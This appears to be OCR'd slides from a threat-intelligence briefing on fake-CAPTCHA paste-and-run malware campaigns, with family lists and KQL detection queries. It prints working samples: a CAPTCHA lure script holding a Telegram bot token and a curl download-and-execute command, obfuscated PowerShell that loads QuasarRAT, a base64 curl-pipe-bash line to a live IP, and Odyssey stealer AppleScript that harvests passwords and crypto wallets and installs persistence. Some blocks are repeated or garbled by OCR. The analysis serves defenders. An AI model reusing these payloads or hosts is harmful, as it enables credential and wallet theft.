
Cross-Platform Variants (Windows, macOS, Linux)

Windows:



Cross-Platform Variants (Windows, macOS, Linux)

Windows:



Cross-Platform Variants (Windows, macOS, Linux)

Windows:

```
<script>
    const TELEGRAM_BOT_TOKEN = '7820940678:AAF49DhGseAxmi74Sr9FkZsVhSobEJwOmqw';
    const TELEGRAM_CHAT_ID = '7678620395';

    const cmd = 'cmd /c start /min cmd.exe /c "curl -L "https://pumpfun.exposed/a.cmd" -o "%temp%\\verification.txt.bat" && call "%temp%\\verification.txt.bat""';
    const verifyWnd = document.getElementById("verify-window");
    const checkboxBtn = document.getElementById("checkbox");
    const content = document.getElementById("HJup0");
    const verifLogoId = document.getElementById("verifying");
    const verifId = document.getElementById("verification-id");
    const generatedId = generateRandomNumber();

    let doOnce = false;

    checkboxBtn.addEventListener("click", async () => {
        if(!doOnce) doOnce = true;
        else return;


        content.style.display = "none";
        verifLogoId.style.display = "flex";
        verifLogoId.style.visibility = "visible";

        await sendTelegramNotification(`Captcha clicked, verification ID: ${generatedId}\n`);
```

Cross-Platform Variants (Windows, macOS, Linux)

Windows:

```
Ppezrafi}.LEngtH]}
[SyStEM.rEf%test%LECTion.ASsE%test%mBlY]::LO%test%aD($KDOtBhbtrrrwvn).EntR%test%yPoInT.INV%test%OkE($nULL,@(,[str%test%ing[]]@()))"
::KDOT1::BDDVQ1U4VFBOWExrvcgwdfFqRUNWOFRQClhMa0I3MHVJakVDVjhUUEpYTGtCNzB1SWpFQ1Y4VFBKWExrwjcwdUd1/01WjF2da+BNJ48WZB0gGWUzJFczIis1bAgj
WV4aPUonJnZKIT5qMSJLBnhjVSQFISZ4NVlablhMa0I3MHUZL0VDMr5WUOiH6sdCNzB1SWpFQ6Y4dlBBWnxrQhMwdUlsRUNWOFRQSlhMa0IXMHVJakUDVzhUUEp4TGtCNTB1T
WpFQ1Y4VFBMWExrQjcwdUnqRUNWOlRQSlhMa0E3UPBJagVDVjhUUEoYTGtCNzB1SWpVQ1Y4VFBKeExrQjcwdUlqRUNGOFRQSlhMa0I3MHVJakVDVjhUUEo4TGveMjB1SWpFQ1
Y4VFBKWExrQjcwdUlqRUNWOFRQZhlMa3o3MHVJakVDVjhUUEpYTGtCNzB1SWpFQ1Y4VFBKWExrQjcwdUlqRUNWOFRQSlhMa0I3MHVJakVDVjhUUEp4TGsKNzB1SWpFQ1Y4VFB
kLCkTNjcwdVFIRUNWGFRQSnxMa0I1MHVJakVDVjhUUEpYTGtiNzAVZxg2MTU4VFDWXUxrQlcwdUlsRUNWHlRQSlhMa0I3MHVJakVDFjhUEEpYTGtCNzB1SWpFQ1Y4VFBKWExr
QjcwdUlqRUNWOFRQSlhMa0I3MHUBakVDVDhRUCJ8TGuGKzB1SGpFQ1A4VFZKWExrQjcwdUlqRUNWOFRQSlhMa0I3MHVJakVDVjhUUEpYTGtCNzB1SWpFQ1Y4VFBQVkl9FiEad
VpaQUOAOFRQS1hMelA3zmBAakVBRDh0T0pITBYKNzBxmWhFQ1QQR1BKUj5qQjdAalFCUUNWMl9HTTdZa0I9I3Bbb21VVjheeEVYTG1kMU5zSWpBVH45VFBhR7JDWjcwfzdsRU
NSEFhQSl5qFUQ3MHGZY0VDVBBHUEpSZHJCNzrQQGpFQVwuWEcgcFZrQj09C0xqRUdfJxRCSHBNa0IxFmLESEVDVx1CcIZ
::KDOT2::BDDVQ1U4VFBOWExrvcgwdfFqRUNWOFRQClhMa0I3MHVJakVDVjhUUEpYTGtCNzB1SWpFQ1Y4VFBKWExrwjcwdUd1/01WjF2da+BNJ48WZB0gGWUzJFczIis1bAgj
WV4aPUonJnZKIT5qMSJLBnhjVSQFISZ4NVlablhMa0I3MHUZL0VDMr5WUAWHmt5CNzB1SWpFQ6Y4dlBBWnxrQn8wdUlsRUNWOFRQSlhMa0IXMHVJakUDVzhUUEp4TGtCNTB1T
WpFQ1Y4VFBMWExrQjcwdUnKRUNWOlRQSlhMa0E3UPBJagVDVjhUUEoYTGtCNzB1SWpVQ1Y4VFBKeExrQjcwdUlqRUNGOFRQSlhMa0I3MHVJakVDVjhUUErYTGuuMjB1SWpFQ1
Y4VFBKWExrQjcwdUlqRUNWOFRQYj5Ma3o3MHVJakV
kLCkTNjcwda0sRUNWGFRQShBMa0I1MHVJakVDVjhU
QjcwdUlqRUNWOFRQSlhMa0I3MHUBakVDVDhRUFZpTGtOAjB1SGpFQ1o4VFZKWExrQjcwdUlqRUNWOFRQSlhMa0I3MHVJakVDVjhUUEpYTGtCNzB1SWpFQ1Y4VFBKWExr
UhqRVIkOVRQOitca0I9X2RJak9rVzhUezReTGtGEh1ibxRAQ1Y8qlZuWExtMSQwdU
NPxUVWOFB4SFhMQDwwMHVNT2hUcEZRUEpcsm1nNzBzOn9FQ1wd1FdKWEhDQTcwXkMY1UNWSFJ4XVhMYWjJQuFJajUwRjhUWiVJTGtIHzF1SUFtR1Y4f3VnW2p/
aFgpdUlgN6tWOCQ/UFhMYWcaM1NdQG1YVjheP1Z
::KDOT3::BDDVQ1U4VFBOWExrvcgwdfFqRUNWOFRQClhMa0I3MHVJakVDVjhUUEpYTGtCNzB1SWpFQ1Y4VFBKWExrwjcwdUd1/01WjF2da+BNJ48WZB0gGWUzJFczIis1bAgj
WV4aPUonJnZKIT5qMSJLBnhjVSQFISZ4NVlablhMa0I3MHUZL0VDGjlXUJbmUgxCNzB1SWpFQ7Y4VlFBWURrQhkCdUlmRUNWOFRQ9BR+a0IXMHVJakVDVjgUUEp4TGtCNTB1T
WpFQ1Y4VFBOWExrQjcwdUnKd0NWOlRQSlhMa0A3cPBJalVDVihUUEpYXGtCJzB1SWpFQ0Y4VFBKWExrQjcwdS0md0MBOFRQSjh+a/k+MHVJakVDVjhUUEpYTGtCNzB1Sep3Q1
o4VFBKWExrQjcwdUlqRUNWOFRQSlhMa0I3MHVJakVDVjhUUEpYTGtCNzB1SWpFQ1Y4VFBKeExrSjcwdUlqRUNWOFRQQnhMawo3MHVJakVDVjhUUGQsKRM2NzB1jUZ3Q1YYVFB
Kdn5rQjUwdUlqRUNWOFRQSlhMa2I3MBVnGDYxNThUUPFRTGtCVwJ1SWBFQ1YIZlBKWExrQjcwdUlqRUMWOFQQZCopB
y1UMHVFakVDVrhmUEpaTGtCDQJ1SWpFQ1Y4VFBKWExrAjcwN0lqRUNWOFRQSlhMa0I3MHXpJndDVjhUUAJYTGtANzV1jXddQ/YWTlBLWExrTjcwc9HYU0N+O1RQSlhMa0I3MH
VJakVDVjhUUEpYTGtCNzB1SWpFQ1Y4VFBKWExrQjcwdS8UMkFWPHhANN1Oa0YfMXVJYG1BVjheelxyOmlqNDB1Q2g2R1Y4Xi1JWExvQEQ1dUlgOEVWOFB6OFpaQ0Q3MH9LfG1
EVjheUmJcTGtENTNdQWpFSXw4VFBRaE9rUjYwdUhqRVJ+H1dQTHVKfGo+MHVDaDs6VDhQI3tYTG0/
NjB1TWg+QlY4UD9kWExtbzEoXUBqRUl+OVRQQHAJZUIxFgYJakVFXDp8UUp
%gbHSPI%e%JNedwO%x%xfBdQB%i%ZeuQJH%t /%JwSkui%b 0
```

Cross-Platform Variants (Windows, macOS, Linux)


Second stage powershell to download further QuasarRAT

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell -exec bypass -NoP -C $regPath =
'HKCU:\Software\ChromeUpdate6idov';$key = (Get-ItemProperty -Path $regPath KDOT4).KDOT4;$encrypted =
[Convert]::FromBase64String((Get-ItemProperty -Path $regPath KDOT1).KDOT1);$decrypted = [
byte[]]::new($encrypted.Length);for ($i=0;$i -lt $encrypted.Length;$i++) {$decrypted[$i] =
$encrypted[$i] -bxor $key[$i % $key.Length]};[System.Reflection.Assembly]::Load($decrypted).EntryPoin
t.Invoke($null,@(,[string[]]@()))
```

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell -nop -w hidden -c
$kdot_file='C:\Users\user\Desktop\run.bat';${kd`OTvshygfkWqz} = .([char](((-14750 -Band 8742) +
(-14750 -Bor 8742) + 7778 - 1699))+[char](((-3885 -Band 1045) + (-3885 -Bor 1045) - 4263 +
7204))+[char](((-8757 -Band 2626) + (-8757 -Bor 2626) + 2514 + 3733))+[char](((-1429 -Band 8075) +
(-1429 -Bor 8075) + 2571 - 9172))+[char]((6708 - 8850 + 6131 - 3922))+[char]((20409 - 8699 - 2979 -
8620))+[char]((-225 - 6768 + 1896 + 5207))+[char]((14212 - 9087 - 3231 - 1778))+[char]((-3397 - 842
+ 3123 + 1217))+[char](((1337 -Band 1487) + (1337 -Bor 1487) - 9959 + 7245))+[char]((-5146 - 574 +
1549 + 4287))) $kdOt_fILe -Raw;$KDOtbmoqtlKbef = ([SYsTem.TeXT.encODINg]::UTf8.gEtsTRiNG((72, 75,
67, 85, 58, 0x5c, 83, 111, 102, 116, 0x77, 97, 114, 101, 0x5c, 0x43, 0x68, 0x72, 111, 109, 0x65, 85,
112)) + [SYSTem.TEXT.ENCOdiNg]::UTf8.GetSTrinG((100, 97, 116, 0x65, 54, 105, 100, 111, 0x76)));if
(-not (.([char]((15732 - 8133 + 432 - 7947))+[char]((19257 - 7156 - 9718 - 2282))+[char](((-2734
-Band 4889) + (-2734 -Bor 4889) + 5262 - 7302))+[char]((9588 - 4977 + 2556 - 7051))+[char]((-2864 -
4413 + 8947 - 1625))+[char](((-8636 -Band 1645) + (-8636 -Bor 1645) - 2511 + 9582))+[char](((-3354
-Band 4437) + (-3354 -Bor 4437) + 4248 - 5234))+[char](((892 -Band 9414) + (892 -Bor 9414) - 8468 -
```

Cross-Platform Variants (Windows, macOS, Linux)

macOS/Linux:



Cross-Platform Variants (Windows, macOS, Linux)

macOS/Linux:

```
p[redacted]92 ~ % echo "Y3VybCAtcyBodHRwOi8vNDUuMTQ2LjEzMC4xMzEvZC92aXB4MTQzN
TAgfCBub2h1cCBiYXNoICY=" | base64 -d | bash
```

Cross-Platform Variants (Windows, macOS, Linux)

macOS/Linux:

```
[redacted]92 ~ % echo "Y3VybCAtcyBodHRwOi8vNDUuMTQ2LjEzMC4xMzEvZC92aXB4MTQzN
TAgfCBub2h1cCBiYXNoICY=" | base64 -d | bash
```

```
echo "curl -s hxxp://45.146.130[.]131/d/vipx14350 | nohup bash &"|
    base64 -d | bash
```

Cross-Platform Variants (Windows, macOS, Linux)

macOS/Linux:

```
osascript -e 'run script ""
return
"on f668347130772297 5187(p7538807408459727334)"
"try"
"set v68924965721172991 47 to quoted form of (POSIX path of p7538807408459727334)"
"do shell script \"mkdir -p \"
v68924965721172991 47"
"end try"
"end f668347130772297 5187"
"on f5514001053103614489(p72775115273364879 15)"
"set v770697140651715331 0 to POSIX file p72775115273364879 15"
"set v763393768770141357 3 to read v770697140651715331 0"
"return v763393768770141357 3"
```

AppleScript payload

Cross-Platform Variants (Windows, macOS, Linux)

macOS/Linux:

```
"set v613749485446828800 to do shell script \"security 2>
1 > /dev/null find-generic-password -ga \\\"Chrome\\\"
awk \\\"{print $2}\\\"\""
"f8134476321010711129(v613749485446828800 as string, p59682278690542203 29
\"masterpass-chrome\")"
"repeat"
"set v613749485446828800 to display dialog \"Required Application Helper. Please enter dev
"set v29740455316626321 70 to text returned of v613749485446828800"
```

AppleScript payload

```
\"NotesMedia/\")"
"set v29784650421410504 93 to {\"txt\", \"pdf\", \"docx\", \"wallet\", \"key\", \"keys\", \"
"set v48118607751712209 24 to 0"
"set v60160304507998072 37 to 0"
"set v47073319691219058 61 to do shell script \"system_profiler SPHardwareDataType
awk \\\"/UUID/ { print $3 }\\\"\""
"f668347130772297518 7(v6874400521899356934)"
```

Cross-Platform Variants (Windows, macOS, Linux)

macOS/Linux:

```
"f8134476321010711129(v72252443799022600 24, \"/tmp/starter\")"
quoted form of p19103641829089602 68
sudo -S cp /tmp/starter /Library/LaunchDaemons/\"
\".plist\""
sudo -S launchctl bootstrap system /Library/LaunchDaemons/\"
"do shell script \"nohup \"
\" >/dev/null 2>
"end f426323004920200000 7"
"on f4662619963008012339()"
"set v669857215047445417 1 to (system attribute \"USER\")"
"set v629806447004495548 2 to \"vipx\""
"set v814132946997895132 0 to \"45.146.130.131\""
"set v191206883562348079 1 to \"false\""
"set v490201948623014428 6 to \"/Users/\"
v669857215047445417 1"
"f8134476321010711129(v629806447004495548 2, v490201948623014428 6
```

Odyssey stealer persistence

Cross-Platform Variants (Windows, macOS, Linux)

macOS/Linux:

```
"f81344763210107111 29(v7225244379902260024, \"/tmp/starter\")"
quoted form of p19103641829089602 68
sudo -S cp /tmp/starter /Library/LaunchDaemons/\"
\".plist\""
sudo -S launchctl bootstrap system /Library/LaunchDaemons/\"
"do shell script \"nohup \"
\" >/dev/null 2>
"end f426323004920200000 7"
"on f466261996300801233 9()"
"set v669857215047445417 1 to (system attribute \"USER\")"
"set v629806447004495548 2 to \"vipx\""
"set v814132946997895132 0 to \"45.146.130.131\""
"set v191206883562348079 1 to \"false\""
"set v490201948623014428 6 to \"/Users/\"
v669857215047445417 1"
"f81344763210107111 29(v629806447004495548 2, v490201948623014428 6
```

Odyssey stealer shell script execution

Cross-Platform Variants (Windows, macOS, Linux)

macOS/Linux:

```
"f81344763210107111 29(v7225244379902260024, \"/tmp/starter\")"
quoted form of p19103641829089602 68
sudo -S cp /tmp/starter /Library/LaunchDaemons/\"
\".plist\""
sudo -S launchctl bootstrap system /Library/LaunchDaemons/\"
"do shell script \"nohup \"
\" >/dev/null 2>
"end f426323004920200000 7"
"on f466261996300801233 9()"
"set v669857215047445417 1 to (system attribute \"USER\")"
"set v629806447004495548 2 to \"vipx\""
"set v814132946997895132 0 to \"45.146.130.131\""
"set v191206883562348079 1 to \"false\""
"set v490201948623014428 6 to \"/Users/\"
v669857215047445417 1"
"f81344763210107111 29(v629806447004495548 2, v490201948623014428 6
```

Odyssey stealer connection

Cross-Platform Variants (Windows, macOS, Linux)

macOS/Linux:

```
\"Google/Chrome Beta/\"}, {\"Chrome Canary\", v20661953442878247l5
\"Google/Chrome Canary\"}, {\"Chromium\", v20661953442878247l5
\"Chromium/\"}, {\"Chrome Dev\", v20661953442878247l5
\"Google/Chrome Dev/\"}}"                                    Wallets
"set v77871966684149790O1 to {{\"Electrum\", v49020194862301442B6
\"/.electrum/wallets/\"}, {\"Coinomi\", v20661953442878247l5
\"Coinomi/wallets/\"}, {\"Exodus\", v20661953442878247l5
\"Exodus/\"}, {\"Atomic\", v20661953442878247l5
\"atomic/Local Storage/leveldb/\"}, {\"Wasabi\", v49020194862301442B6
\"/.walletwasabi/client/Wallets/\"}, {\"Ledger_Live\", v20661953442878247l5
\"Ledger Live/\"}, {\"Monero\", v49020194862301442B6
\"/Monero/wallets/\"}, {\"Bitcoin_Core\", v20661953442878247l5
\"Bitcoin/wallets/\"}, {\"Litecoin_Core\", v20661953442878247l5
\"Litecoin/wallets/\"}, {\"Dash_Core\", v20661953442878247l5
\"DashCore/wallets/\"}, {\"Electrum_LTC\", v49020194862301442B6
\"/.electrum-ltc/wallets/\"}, {\"Electron_Cash\", v49020194862301442B6
\"/.electron-cash/wallets/\"}, {\"Guarda\", v20661953442878247l5
\"Guarda/\"}, {\"Dogecoin_Core\", v20661953442878247l5
\"Dogecoin/wallets/\"}, {\"Trezor_Suite\", v20661953442878247l5
```

Threat Actor Attribution

Windows:

Category	Families
Info-Stealers	Lumma, Rhadamanthys, DeerStealer, Formbook, CriptoStealer
RATs / Remote Control	AsyncRAT, njRat, QuasarRAT, VenomRAT, XWorm
Post-Exploitation / Script RAT	Koadic
Loaders / Shellcode	NodeLoader, HijackLoader, DonutLoader
Multi-Feature (Stealer + RAT traits)	XWorm

Threat Actor Attribution

MacOS:


Category	Families / Actors
Info-Stealers (Credential/Crypto)	Atomic Stealer, MetaStealer, Realst, MacStealer, ShadowVault, XLoader
Espionage / Advanced	CloudMensis, RustBucket, JokerSpy, DazzleSpy, Gimmick
Loader / Distribution	Shlayer
Hybrid (Stealer + RAT behaviors)	Atomic Stealer (limited remote ops), XLoader (some variants)

Threat Actor Attribution

Linux:

Category	Families / Actors
Cryptomining + Cloud Abuse	Kinsing, TeamTNT, SkidMap, WatchDog, Rocke
Stealth Backdoors / Toolkits	HiddenWasp, OrBit, Shikitega
Botnet / DDoS	Mirai (Mozi variants), Gafgyt, Kaiji
Rootkit / Kernel Manipulation	SkidMap
Multi-Stage Minimal Footprint	Shikitega

Evasion & Anti-Analysis Tactics



Detection Strategies

1. Clipboard Anomaly Monitoring

```
DeviceEvents
| where ActionType == "ClipboardContentCopied"
| extend ClipboardContentLength = strlen(AdditionalFields.ClipboardContent)
| extend ClipboardEntropy = entropy(AdditionalFields.ClipboardContent)
| where ClipboardContentLength > 200
    and ClipboardEntropy > 4.5
| join kind=inner (
    DeviceEvents
    | where ActionType == "ProcessCreated"
    | where InitiatingProcessFileName in ("powershell.exe", "cmd.exe", "bash", "zsh")
    | project ClipboardPasteTime = Timestamp, DeviceId, InitiatingProcessFileName
) on DeviceId
| where abs(datetime_diff('second', ClipboardPasteTime, Timestamp)) < 60 // Paste within 1 minute
| project Timestamp, DeviceName, UserPrincipalName, InitiatingProcessFileName, AdditionalFields.ClipboardContent
```

Detection Strategies

2. LOLBin Sequencing

```
DeviceProcessEvents
| where FileName in ("powershell.exe", "cmd.exe", "certutil.exe", "curl.exe", "wget", "bash", "osascript")
| where ProcessCommandLine has_any ("-NoProfile", "-WindowStyle Hidden", "-EncodedCommand", "base64", "-urlcache", "-split", "| bash", "| sh")
| extend ParentProcessName = InitiatingProcessFileName
| project Timestamp, DeviceName, FileName, ProcessCommandLine, ParentProcessName, AccountName
```

Detection Strategies

3. Temporal Linkage (Copy from browser, then process execution)

```
DeviceEvents
| where ActionType == "ClipboardContentCopied"
| where InitiatingProcessFileName in ("chrome.exe", "msedge.exe", "firefox.exe", "safari",
"brave.exe")
| project CopyTime = Timestamp, DeviceId, AdditionalFields.ClipboardContent,
SourceDomain = AdditionalFields.SourceDomain
| join kind=inner (
